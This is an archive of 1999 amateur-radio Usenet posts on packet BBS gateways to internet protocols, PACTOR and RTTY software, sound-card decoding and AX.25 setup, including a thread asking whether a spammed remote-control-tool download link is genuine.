I believe we've done that by carefully observing the principles of good network design and doing the detailed RF engineering required to build it from day one. We had exhaustive planning meetings before committing to a network design, our site acquisition people did a wonderful job of obtaining permission to locate our equipment at suitable points, our engineering staff has been top notch, and our maintenance and operations people have been dedicated and thorough. Good networks don't happen by random chance, nor are they built by lone wolves. They happen due to careful and dedicated work by many volunteers who draw on many different skills to do all the tasks required to make everything work and keep it working. I believe everyone associated with the effort takes great pride in our accomplishments, and great satisfaction in the parts they have played in it. I certainly do.

Gary

Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4502. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tqrt1agn1@bgtnsc02.worldnet.att.net>
Source record: 16012

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn801gbv.m5g.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> >news:slrn80177q.j02.nomail@linux.pe1chl.ampr.org...
> >> Hank Oredson <horedson@att.net> wrote:
> >> >A couple folks asked that I repost my specific suggestions
> >> >on how to migrate the existing BBS network to the model in
> >> >current use on the internet. Here they are again. Not well
> >> >organized, a bit of babble, but specific ideas. Would they
> >> >work in practice? I don't know (yet) but may implement some
> >> >of them and find out.
>
> >> This has all been done already. As you write, mail gateways
> >> have existed for a long time. Bulletin-to-News gateways also
> >> exist. There has been one operating (on a Linux system) for
> >> years in the area over here, and I have also seen these systems
> >> in Germany. Most likely the system is available as free software.
>
> >> It works like you describe: a separate news (sub)hierarchy is
> >> created, with groups named after the SB xxxx field in the BBS
> >> message.
>
> >> Besides the usual startup problems (id's being scrambled and thus
> >> messages being duplicated when more of these gateways appear and
> >> they operate bidirectionally), it seems to work fine.
> >> Maybe you should add it to your BBS too...
>
> >I did about two years ago.
> >We have been running nntp as a forwarding protocol here.
> >(See previous posts).
>
> Then what do you want?

Ideas.

> You start out explaining what would be nice to have and how you
> would propose these things to be implemented, and then you tell
> us that you did these things two years ago (like some others).

Try and understand the difference between one (or a few) people
experimenting with something, and the adoption of this "somthing"
into general use in the network.

> Was this just a repost of a historic document?

It was a request to open a discussion.
At least one poster has suggested some interesting ideas.

> My own bi-directonal mail forwarder has been working since Feb 1990.

I've put what I have done onto my web site so anyone can
look at it and make suggestions. Where do I find information
about yours?

--

... Hank

http://horedson.home.att.net

4503. the problem of build-in ax25 on the redhat 6.0

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: lap <klks@hknet.com>
Message-ID: <37FF6EE8.19436534@hknet.com>
Source record: 16147

Hello:
I use redhat 6.0. I success activated "Amateur Radio AX.25 level 2" on the kernel. I set that is build-in. I do not se t that modules. but I can not create /etc/ax25 directory and relative file. I see the ax.25 howto document that have not solution. I don't know how to create /etc/ax25 directory. Could you help me? Could you give me some information about ax25 on the redhat 6.0
I wish see your reply litter. Thank you to see my litter.

lap VR2YZE

4504. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7toqln$29c8$1@arachne.labyrinth.net.au>
Source record: 16148

Ralph Mowery <rmowery@dialpoint.net> wrote:
> YOu should be able to find some sound card programs to decode them and
> you won't have to buy a seperate 'modem' for them.

I wish I could -- the sound card is my preferred route. I am already doing 1200 packet (on VHF) and PSK31 and Hellschreiber (on HF) using the sound card. The only program I've seen which does PACTOR on the sound card is "PSATOR" for DOS, which only runs on Personal Sound Architecture sound cards. I use a plain SB16, so I can't use it, and there was no source code with it.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4505. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7tspta$2lr7$3@arachne.labyrinth.net.au>
Source record: 16013

Shane Deering <sdeering@vic.australis.com.au> wrote:
> Just checked http://www.muenster.de/~welp/sb.htm and there were a couple of
> DOS programs for PACTOR.
> Anyone know of PACTOR software for windows?
> Any other SB digital software for windows not listed on that site?

That's an excellent page -- I've picked up quite a few handy programs
there. At the moment I use G3PLX's software for PSK31, IZ8BLY's
software for Hellschreiber, W95SSTV for slowscan, linux for packet,
and MixW32 for RTTY.

The only software I saw on that page for PACTOR is PSATOR, which
needs a particular type of sound card (since it's for DOS).

Perhaps PACTOR for linux is project for me in the next few months.
I prefer linux to Windows.

Hamish VK3SB
--
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Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4506. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7tsqii$2lr7$4@arachne.labyrinth.net.au>
Source record: 16014

Hank Oredson <horedson@att.net> wrote:
> Probably the best controller for the PACTOR modes is the SCS PTC-II
> (also available from PACCOM).

I was just reading their web pages -- the PTC-IIe (e for economy) is
$649 US. The PTC-II is $950. US dollars. That's some pretty serious
money -- about twice what I paid for my rig actually.

It looks like SCS don't want to tell anyone much about PACTOR
without paying money, so that might make software difficult.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
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Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4507. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn8034tv.mb4.nomail@linux.pe1chl.ampr.org>
Source record: 16015

Hank Oredson <horedson@att.net> wrote:

>Try and understand the difference between one (or a few) people
>experimenting with something, and the adoption of this "somthing"
>into general use in the network.

"the network" is just a bunch of people experimenting with whatever
they find interesting. This also varies from location to location,
as some of these experiments are only useful when more than one
station is involved.
When do you call it "general use"?

>> My own bi-directonal mail forwarder has been working since Feb 1990.

>I've put what I have done onto my web site so anyone can
>look at it and make suggestions. Where do I find information
>about yours?

It has been on my website for years...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4508. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Piero <picaruso@dontwriteme.com>
Message-ID: <7tt8qg$2ok$1@fe1.cs.interbusiness.it>
Source record: 16016

I call them 'QRM' !
I've never tried them, but, since I started with PSK,
I've non need fro them and,
more, I hate them for their bad sound and wide band
(compared with PSK31).
This morning I read (in PSK): " pse don't use this qrg
for PSK31, this is a box-qrg, qsy, pse". This is new
for me. Now is possible to rent or buy a frequency? How
much does it cost?
Please, STOP PACTOR, AMTOR,x-TOR ...if you can!
Start PSK31: lot of DX (Canada, Pakistan, Japan in
QRP!), lot of fun, narrow band consumption.
73's de IK2VTJ, Piero.
http://ik2vtj.freeweb.org
http://www.qsl.net/ik2vtj

Hamish Moffatt ha scritto nel messaggio
<7tmsb4hfi1@arachne.labyrinth.net.au>...
>On 20m at about 14.065 MHz I hear a lot of digital
signals --
>are these PACTOR or AMTOR or something else? They
sound phase shift keyed
>(like PSK31) but not continuous (bursty). I'm curious
to know what
>they are so I can consider buying a modem for it.
>
>
>thanks
>
>Hamish VK3SB
>--
>Hamish Moffatt Mobile: +61 412 011 176
hamish@rising.com.au
>Rising Software Australia Pty. Ltd.
http://www.risingsoftware.com/
>Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA:
1 888 667 7839

4509. Do you acknowledge SWL reports?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: rs174461@aol.com
Message-ID: <19991011150054.12088.00000152@ng-cr1.aol.com>
Source record: 16017

Hi there,

Apologies for the bandwidth. I'm constructing a list of stations who do and do not acknowledge SWL cards, so fellow SWLs know who to, and who not to bother sending to.

If you either do, or don't please send me your callsign and I'll include it in my database. If you do ackowledge them, but only do so direct, or whatever, please include those details too.

The information will be made available on my web site.
TIA es vy 73 to you all - PLEASE only replies to my e-mail address,
Karl - RS174461
http://www.swl.net/rs174461/open.htm

4510. Re: The BBS network and tcp/ip. (Web page graphics)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910111904210.176-100000@dns.bde-arc.ampr.org>
Source record: 16018

On Sun, 10 Oct 1999, Charles Brabham wrote:
D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
> news:Pine.LNX.4.10.9910100416200.671-100000@dns.bde-arc.ampr.org...
> .
> > - Web pages: Only text-only pages of probably no more than 4k should
> > be allowed - all others should probably be banned. (size could be
> adjusted)
>
> See the article "HTML and Packet Radio" at my web-site. Just push the
> "Articles" button, and go from there.
>
> It describes an effective method (currently in use) to allow use of graphics
> on low speed links for HTML/Packet Radio.
>
> It works. There's a demo included. Check it out.

Well, like I said, that's my personal view.

I feel that web page size should be restricted and text only, just because I don't feel it's appropriate for a station to wait 15 minutes for a 300Kb graphics image on a page to appear via a 1200 baud link.

Of course, where higher speeds exist, higher limits should exist too. (...And maybe at 56Kbaud/s, no limit?) Remember that this is HALF-DUPLEX in most cases, so that telco modem speeds aren't the same (in comparison).

4511. ADMS SOFTWARE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Fernando Oliveira <deppro@abclda.pt>
Message-ID: <7ttf06cem1@duke.telepac.pt>
Source record: 16019

Does anyone can help me to get ADMS software to control my VX1 and FT-15R radios?

Best 73!

4512. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: n8blk@aol.com
Message-ID: <19991011163659.24542.00000162@ngol07.aol.com>
Source record: 16020

In article <7toqln$29c8$1@arachne.labyrinth.net.au>, Hamish Moffatt
<hamish@rising.com.au> writes:

>I wish I could -- the sound card is my preferred route. I am already doing
>1200 packet (on VHF) and PSK31 and Hellschreiber (on HF) using the sound
>card. The only program I've seen which does PACTOR on the sound card
>is "PSATOR" for DOS, which only runs on Personal Sound Architecture
>sound cards. I use a plain SB16, so I can't use it, and there was no
>source code with it.
>
>

The October 99 issue of QST has part one of a relatively simple dedicated modem
for RTTY, Amtor & Pactor which can be used with Terman93, which was written by
Sailer, and is freeware. While not using the soundcard, about the only other
requirement would be a free serial port on your computer and a receiver. I
note that you're not in the US and probably have a difficult time getting QST,
but it would be a worthwhile experiment if you're truly interested in said
modes. Please note that it only does PACTOR, not PACTOR II.
-art clemons-

4513. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7ttla7$45v$1@autumn.news.rcn.net>
Source record: 16021

You may not have a need for modes other than PSK31 but others do.
PSK31 is great for rag chews (I use it a lot) but lousy if you want
to transfer binary or graphics files or error-free BBS traffic. Thats
where Pactor and Clover excel. Every mode has its advantages and
disadvantages. We can't force everyone to a single mode.

Piero <picaruso@dontwriteme.com> wrote in message
news:7tt8qg$2ok$1@fe1.cs.interbusiness.it...
> I call them 'QRM' !
> I've never tried them, but, since I started with PSK,
> I've non need fro them and,
> more, I hate them for their bad sound and wide band
> (compared with PSK31).
> This morning I read (in PSK): " pse don't use this qrg
> for PSK31, this is a box-qrg, qsy, pse". This is new
> for me. Now is possible to rent or buy a frequency? How
> much does it cost?
> Please, STOP PACTOR, AMTOR,x-TOR ...if you can!
> Start PSK31: lot of DX (Canada, Pakistan, Japan in
> QRP!), lot of fun, narrow band consumption.
> 73's de IK2VTJ, Piero.
> http://ik2vtj.freeweb.org
> http://www.qsl.net/ik2vtj
>
> Hamish Moffatt ha scritto nel messaggio
> <7tmsb4hfi1@arachne.labyrinth.net.au>...
> >On 20m at about 14.065 MHz I hear a lot of digital
> signals --
> >are these PACTOR or AMTOR or something else? They
> sound phase shift keyed
> >(like PSK31) but not continuous (bursty). I'm curious
> to know what
> >they are so I can consider buying a modem for it.
> >
> >
> >thanks
> >
> >Hamish VK3SB
> >--
> >Hamish Moffatt Mobile: +61 412 011 176
> hamish@rising.com.au
> >Rising Software Australia Pty. Ltd.
> http://www.risingsoftware.com/
> >Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA:

> 1 888 667 7839
>

4514. An interface to connect a notebook and a radio receiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Pier Paolo <paolo@eurotimeit.com>
Message-ID: <380257A7.C07E382A@eurotimeit.com>
Source record: 16022

Hi,
I'ld like to know as I must build (Or to buy if exist) a best and secure
interface to connect the serial port of my notebool with the port (jack)
of my Sony portable radio receiver (SW receiving on AM-SSB from 150 khz
to 29,900 mhz) to receive RTTY and mereofax from my sailing boat
during navigation.
thank in advance
Paolo

4515. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tto37$p2g$1@bgtnsc02.worldnet.att.net>
Source record: 16023

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn8034tv.mb4.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >Try and understand the difference between one (or a few) people
> >experimenting with something, and the adoption of this "somthing"
> >into general use in the network.
>
> "the network" is just a bunch of people experimenting with whatever
> they find interesting. This also varies from location to location,
> as some of these experiments are only useful when more than one
> station is involved.
> When do you call it "general use"?
>
> >> My own bi-directonal mail forwarder has been working since Feb 1990.
>
> >I've put what I have done onto my web site so anyone can
> >look at it and make suggestions. Where do I find information
> >about yours?
>
> It has been on my website for years...

I saw nothing about bbs message <-> smtp/pop and bbs bulletin <-> nntp.
Perhaps this information is buried somewhere in the documentation?

--

... Hank

http://horedson.home.att.net

4516. Re: An interface to connect a notebook and a radio receiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-11 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <38027E6A.B029F279@dialpoint.net>
Source record: 16024

What program are you using for the conversion ? There are programs that will decode rtty off the sound card and one called the hamcom interface that will work off the serial port. Do a search for hamcom (could be hamcomm) There are some interfaces already made, but it is a very simple circuit that is in the hamcom files.

I am not familiar with the fax program but the hamcom will do several fax and slow scan tv programs.

Pier Paolo wrote:
>
> Hi,
> I'ld like to know as I must build (Or to buy if exist) a best and secure
> interface to connect the serial port of my notebool with the port (jack)
> of my Sony portable radio receiver (SW receiving on AM-SSB from 150 khz
> to 29,900 mhz) to receive RTTY and mereofax from my sailing boat
> during navigation.
> thank in advance
> Paolo

4517. WEFAX format...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Dave Covert <davecove@thecoverts.com>
Message-ID: <7CEF26813712783D.F238A50AD8AB0B5A.73E30DA98F92E9C0@lp.airnews.net>
Source record: 16025

Can anyone provide me (or point me to) a detailed description of the HF Wefax format? I feel like writing some code... <g>

Dave KB5GOG

4518. Free Web Server w/ Source

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7tuhgj$td4$1@hyperion.nitco.com>
Source record: 16026

I thought this might interest a few people in this newsgroup.
A company called GoAhead Software has created a web server
and is making its source code available for FREE over the net.
Designed mainly for embedded applications, the server runs out
of the box under Unix, QNX, WinNT, Win98, WinCE, Linux, and a
few other OS's. There's an article about it in the Oct 99 Circuit
Cellar magazine, which gave it good reviews..... even when running
on some fairly minimal hardware.

The only stipulation to this FREE software is that you register
before downloading it, and if you use it in an application or modify
it, they want you to let them know all about it.

You can register and download the software at:
http://www.goahead.com/webserver/wsregister.htm

Please note that I'm not associated with GoAhead in any way.
I saw the article and thought that since there seems to be some
interest among this ng in running native/tcpip applications over
packet, then maybe someone might use this free software to
create a cool packet application that we all might enjoy.

73, Mike - KG9HF

4519. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn805kbv.6h0.nomail@linux.pe1chl.ampr.org>
Source record: 16027

Hank Oredson <horedson@att.net> wrote:

>> It has been on my website for years...

>I saw nothing about bbs message <-> smtp/pop and bbs bulletin <-> nntp.
>Perhaps this information is buried somewhere in the documentation?

Yes, it is. There is no bulletin <-> nntp support in this program.
The documentation is no discussion about forwarding in general, but a
description how it is to be setup when using the software on the site.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4520. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn805t5t.835.nomail@linux.pe1chl.ampr.org>
Source record: 16028

Hank Oredson <horedson@att.net> wrote:

>> Then what do you want?

>Ideas.

Ok here is an idea:

What you want already exists. Under Linux. So, the problem is not how to
write the software itself.

But the installation of this stuff is too complicated for the average HAM
(tell me something that is *not* too complicated for the average HAM...),
so what you need to do is write a foolproof installation wizard.
There is good documentation, but the average computer user just not wants
to bother to read documentation. They want to plug and play. Therefore
you need the wizard.

Just start with a recent Linux distribution, create an installation list
for it (a list of packages to be installed), and write a program or a
module for the distribution's system administration tool to configure the
hamradio stuff after asking such simple information as:

- callsign
- hardware you want to use (tnc's on what ports, soundcard, scc card etc)
- do you want to be a BBS?
- do you want to be a NODE?

etc.

Put everything on a bootable CD, and distribute the ISO image.
The installation list will take care of installing the packages required
for the purpose, you can put other optional packages on the CD for the
experienced user.

After installation, your wizard will run (you have put it in a package
and have arranged for it to run after the first boot), and the user enters
all his configuration info.
Make all user-entered info saveable on a floppy disk.
Then, the system behaves as specified (as a BBS, a NODE, a user station,
whatever) with all the features you would like to have.
(forwarding and gatewaying, smtp/pop/nntp/http/ftp/etc server, browser...)

Now you should have a system that is easily installed by the average HAM
(and probably even easier by those who have some experience sysopping a BBS
or NODE), and that can be treated just like they would treat a DOS or
Windows system: when it fails for some reason the operator does not
understand, just re-install.

To help the somewhat more experienced, you can make two different images:
one containing everything including the Linux distribution, and one
containing only the material you have added. The latter could be installed
as an add-on to an existing installation, or could be used by a HAM
who can run a Linux installer by himself and wants to save on download
cost.
Maybe you'll even include some mechanism to carry-over existing
configuration data and/or messages from a legacy DOS or Windows system.
That would allow painless migration of existing systems into the new world.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4521. Re: Download Ia.n.i.!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: hylton@global.co.ZA
Message-ID: <3802CC02.6E0FB2DD@global.co.za>
Source record: 16029

Hi all

I have been following the link to Download Ia.n.i.!!! It's free! and have been dissappointed everytime.As a network administrator and computer hacker I would of course be interested in this tool,provided it runs on a 80586 Windows 95 system.

Is this just a bit of lousy mail on the reflector or does it exist?Everytime I have gone to the site I get a message that the site has been disconnected.Does anyone have this utility or is it spam?I notice the sender has an incorrect email address as well and I do not want to try and send such a lamer an email for fear of messing up my own system on the emails return.

Just my 2c worth
73 de ZR6HPC
Hylton

> Today's Topics:
> Download Ia.n.i.!!! It's free! (2 msgs)

>
> Date: 9 Oct 1999 07:55:22 GMT
> From: madQ <madq968@djeksta.comNOSPAM>
> Subject: Download Ia.n.i.!!! It's free!
>
> Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
> New site: http://www.fortunecity.com/skyscraper/apple/1030/
>
> .
>
> ------------------------------
>
> Date: 8 Oct 1999 22:03:42 GMT
> From: madQ <madq968@djeksta.comNOSPAM>
> Subject: Download Ia.n.i.!!! It's free!
>
> Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
> New site: http://www.fortunecity.com/skyscraper/byte/517/
>

4522. Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: hylton@global.co.ZA
Message-ID: <3802D234.1F5585C3@global.co.za>
Source record: 16030

Hi List

Interesting discussion I must add.

I am about to start up a gateway between packet and the internet her in South Africa.I have ascertained that it will need to be Windows based,run AX25 and TCP/IP and have an internet connection either byan email inbox or a permanent link.Apart from the above are there other ideas the list may have as to what I should offer on the BBS?I would like to enable HTML over the BBS but I think that sending a web page of 40k could break the packet network to such an extent that it chases hams away from packet as opposed to inviting them to join in.

All ideas are welcome wether it be on HDD size or programs to run.I would like a BBS that interprets all mail received so as a user I can send a message to the BBS via packet or email and ask for help like:
To:BBS
Subject:blank
Body:Help
l>zr6hpc
d
dir
etc

The BBS would process each line in the message body and if it was a 'command' then it would act on it.I see this as a good way to bring in new talent to the hobby.

The BBS will probably be started in the middle of next year but I will have to see how life treats me.

Looking forward to replies.
73 de ZR6HPC
Hylton

4523. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Antoon Milatz <antoon.milatz@tek.com>
Message-ID: <38030FDA.AA38E35F@tek.com>
Source record: 16031

There are people who always needs to be negative.
Sergei is doing a nice job, HAM-world needs more people like him !!

Antoon

Paul Richards wrote:

> On Sat, 09 Oct 1999 15:49:41 GMT, rmcconne.NOSPAM@lightlink.com
> (Robert McConnell) wrote:
>
> >Why in the world would you need a 133MHz machine to handle less than
> >300 bits per second? Anything faster than an XT should be able to do
>
> I didn't write the progrma, but probably because the data is not
> coming in at a neat digital 300 bits per second. It is coming in as
> audio tones mixed with noise, and probably needs ffts to extract the
> data.
>
> Paul
>
> >it. Are you perhaps inporting a lot of bloatware from the compiler and
> >its library?
> >
> >Next question: when will the Linux and DR-DOS versions be ready?
> >
> >Bob McConnell
> >N2SPP
> >
> >On Fri, 08 Oct 1999 15:03:07 +0700, Sergei Podstrigailo <amx@i.am>
> >wrote:
> >
> >>Hi, All!
> >>
> >>I want to attract your attention to my new software - TrueTTY V0.10.
> >>
> >>It is program to decode radioteletype (RTTY) via sound card to text.
> >>No additional hardware required - your need only receiver
> >>and computer (5x86-133 or better) with sound card.
> >>Windows 95/98/NT. I plan to implement transmit feature in next
> >>versions.
> >>
> >>73!
> >>Sergei,
> >>UA9OSV
>

> Paul Richards

4524. Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn8065c1.9ap.nomail@linux.pe1chl.ampr.org>
Source record: 16032

Hylton Conacher (ZR6HPC) <hylton@global.co.ZA> wrote:
>All ideas are welcome wether it be on HDD size or programs to run.I would like a BBS
>that interprets all mail received so as a user I can send a message to the BBS via
>packet or email and ask for help like:
>To:BBS
>Subject:blank
>Body:Help
> l>zr6hpc
> d
> dir
>etc

>The BBS would process each line in the message body and if it was a 'command' then it
>would act on it.I see this as a good way to bring in new talent to the hobby.

Well, I would guess that such a "batch processing facility" would be more
appealing to experienced users (who know what to put in the message) than
to newcomers (who will be frustrated by lots of errormessages when they
type erroneous commands in mails).

Many bbses over here have had a server running for the last couple of years
that does something like this. You give it a mail message that contains
a number of message criteria (like your ">zr6hpc" but a lot more
sophisticated criteria are allowed) and returns you a listing as a mail
message. You can also store your specification in a file on the BBS,
including a list of time-of-day and day-of-week, and it will automatically
prepare the message at those times.

When the BBS is also running bbs-to-smtp gatewaying and/or is forwarding to
local users, the message will appear on your system automatically.
You can reply to the listing message leaving only the lines you find
interesting, and the BBS will mail you those messages using the same
mechanism.

This way, you'll never need to log in to the BBS and cope with the access
channel speed. Just read your listing (which will already be stripped of
junk you are not interested in, because of the criteria you submitted),
tag the messages you think are interesting, and come back an hour later
to find all the messages in your local message box ready-to-read at the
full computer speed.

This system is working very nicely in daily practice. But it is usually
not used by the novices, but by the experienced users who know what they
want to read and no longer get a kick out of seeing 300 messages scroll
by on an L command.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4525. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: amx@i.am
Message-ID: <7tv9oakvk1@nnrp1.deja.com>
Source record: 16033

In article <3800631f.44847800@newse.twcny.rr.com>,
rmcconne.NOSPAM@lightlink.com (Robert McConnell) wrote:
> Why in the world would you need a 133MHz machine
But program need 5x86-133, NOT Pentium-133,
that is rather slower computer today.

> to handle less than
> 300 bits per second?

???
Program receive sound samples with rate 11025 samples per second
(22050 bytes per second) and do a lot work for Digital
Signal Processing.

And it do a lot of drawing too.

> Next question: when will the Linux and DR-DOS versions be ready?

I don't plan to make that versions.

73!
Sergei,
UA9OSV

Sent via Deja.com http://www.deja.com/
Before you buy.

4526. Improved signal ATV repeater PI6ALK on satellite

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: PI6ALK <pi6alk@tss-telecom.nl>
Message-ID: <7tvgdq$7be$1@buty.wanadoo.nl>
Source record: 16034
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.misc,rec.video.satellite,rec.video.satellite.dbs

Info at:

http://www.tss-telecom.nl/pi6alk

4527. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tvj6njld1@bgtnsc03.worldnet.att.net>
Source record: 16035

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn805t5t.835.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> Then what do you want?
>
> >Ideas.
>
> Ok here is an idea:
>
> What you want already exists. Under Linux. So, the problem is not how to
> write the software itself.

I have Linux.
Did not find any such software.
Most hams do not (and will not) have Linux.
So Linux is not of interest to me.

But in any case I am not looking for solutions. Those I can create.

I am looking for ideas about WHAT problems might be solved,
and how the applications that implement those solutions might
be structured so they would be of interest to hams.

Your points about installation are well taken, and "simple"
installation is a part of what I am working on now.

4528. Re: Download Ia.n.i.!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Martin Meserve <meserve@my-deja.com>
Message-ID: <38035433.41C67EA6@my-deja.com>
Source record: 16036

Hylton,

You can actually get into the top level of that site, without
the error message, if you trim down the URL to

http://www.fortunecity.com/skyscraper

However, I looked around and still couldn't find the software
advertised. There is a lot of free software if you follow their
link to "Free Software and Resource Center":

http://www.fortunecity.com/skyscraper/skylon/683

Maybe you can find what you are looking for there. Or, something
else might look interesting.

There is still a lot of things wrong with the site. I tried doing
a search but only received a message about the server having
problems. Then I tried to look up a user name, with their "people
finder" but only received a CGI script error dump. It looks like
a nice site but it seems to have lots of problems.

Martin KB7EQS

Hylton Conacher (ZR6HPC) wrote:
>
> Hi all
>
> I have been following the link to Download Ia.n.i.!!! It's free!
> and have been dissappointed everytime.As a network administrator
> and computer hacker I would of course be interested in this
> tool,provided it runs on a 80586 Windows 95 system.
>
> Is this just a bit of lousy mail on the reflector or does it
> exist?Everytime I have gone to the site I get a message that
> the site has been disconnected.Does anyone have this utility
> or is it spam?I notice the sender has an incorrect email address
> as well and I do not want to try and send such a lamer an email
> for fear of messing up my own system on the emails return.
>
> Just my 2c worth
> 73 de ZR6HPC
> Hylton
>
> > Today's Topics:
> > Download Ia.n.i.!!! It's free! (2 msgs)
>

> >
> > Date: 9 Oct 1999 07:55:22 GMT
> > From: madQ <madq968@djeksta.comNOSPAM>
> > Subject: Download Ia.n.i.!!! It's free!
> >
> > Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
> > New site: http://www.fortunecity.com/skyscraper/apple/1030/
> >
> > .
> >
> > ------------------------------
> >
> > Date: 8 Oct 1999 22:03:42 GMT
> > From: madQ <madq968@djeksta.comNOSPAM>
> > Subject: Download Ia.n.i.!!! It's free!
> >
> > Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
> > New site: http://www.fortunecity.com/skyscraper/byte/517/
> >

--
Martin E. Meserve KB7EQS martin.e.meserve
Engineer, Program/Project Specialist AT
Lockheed Martin M&DS - Reconnaissance Systems lmco.com

I respond to news groups and E-Mail on my own time and therefore my
responses may not be as timely as you, or I, would like them to be. If
I seem to be ignoring you, send me another E-Mail to jog my memory.
Opinions are my own and do not reflect the opinions of my employer.

----------== Posted via Deja News, The Discussion Network ==----------
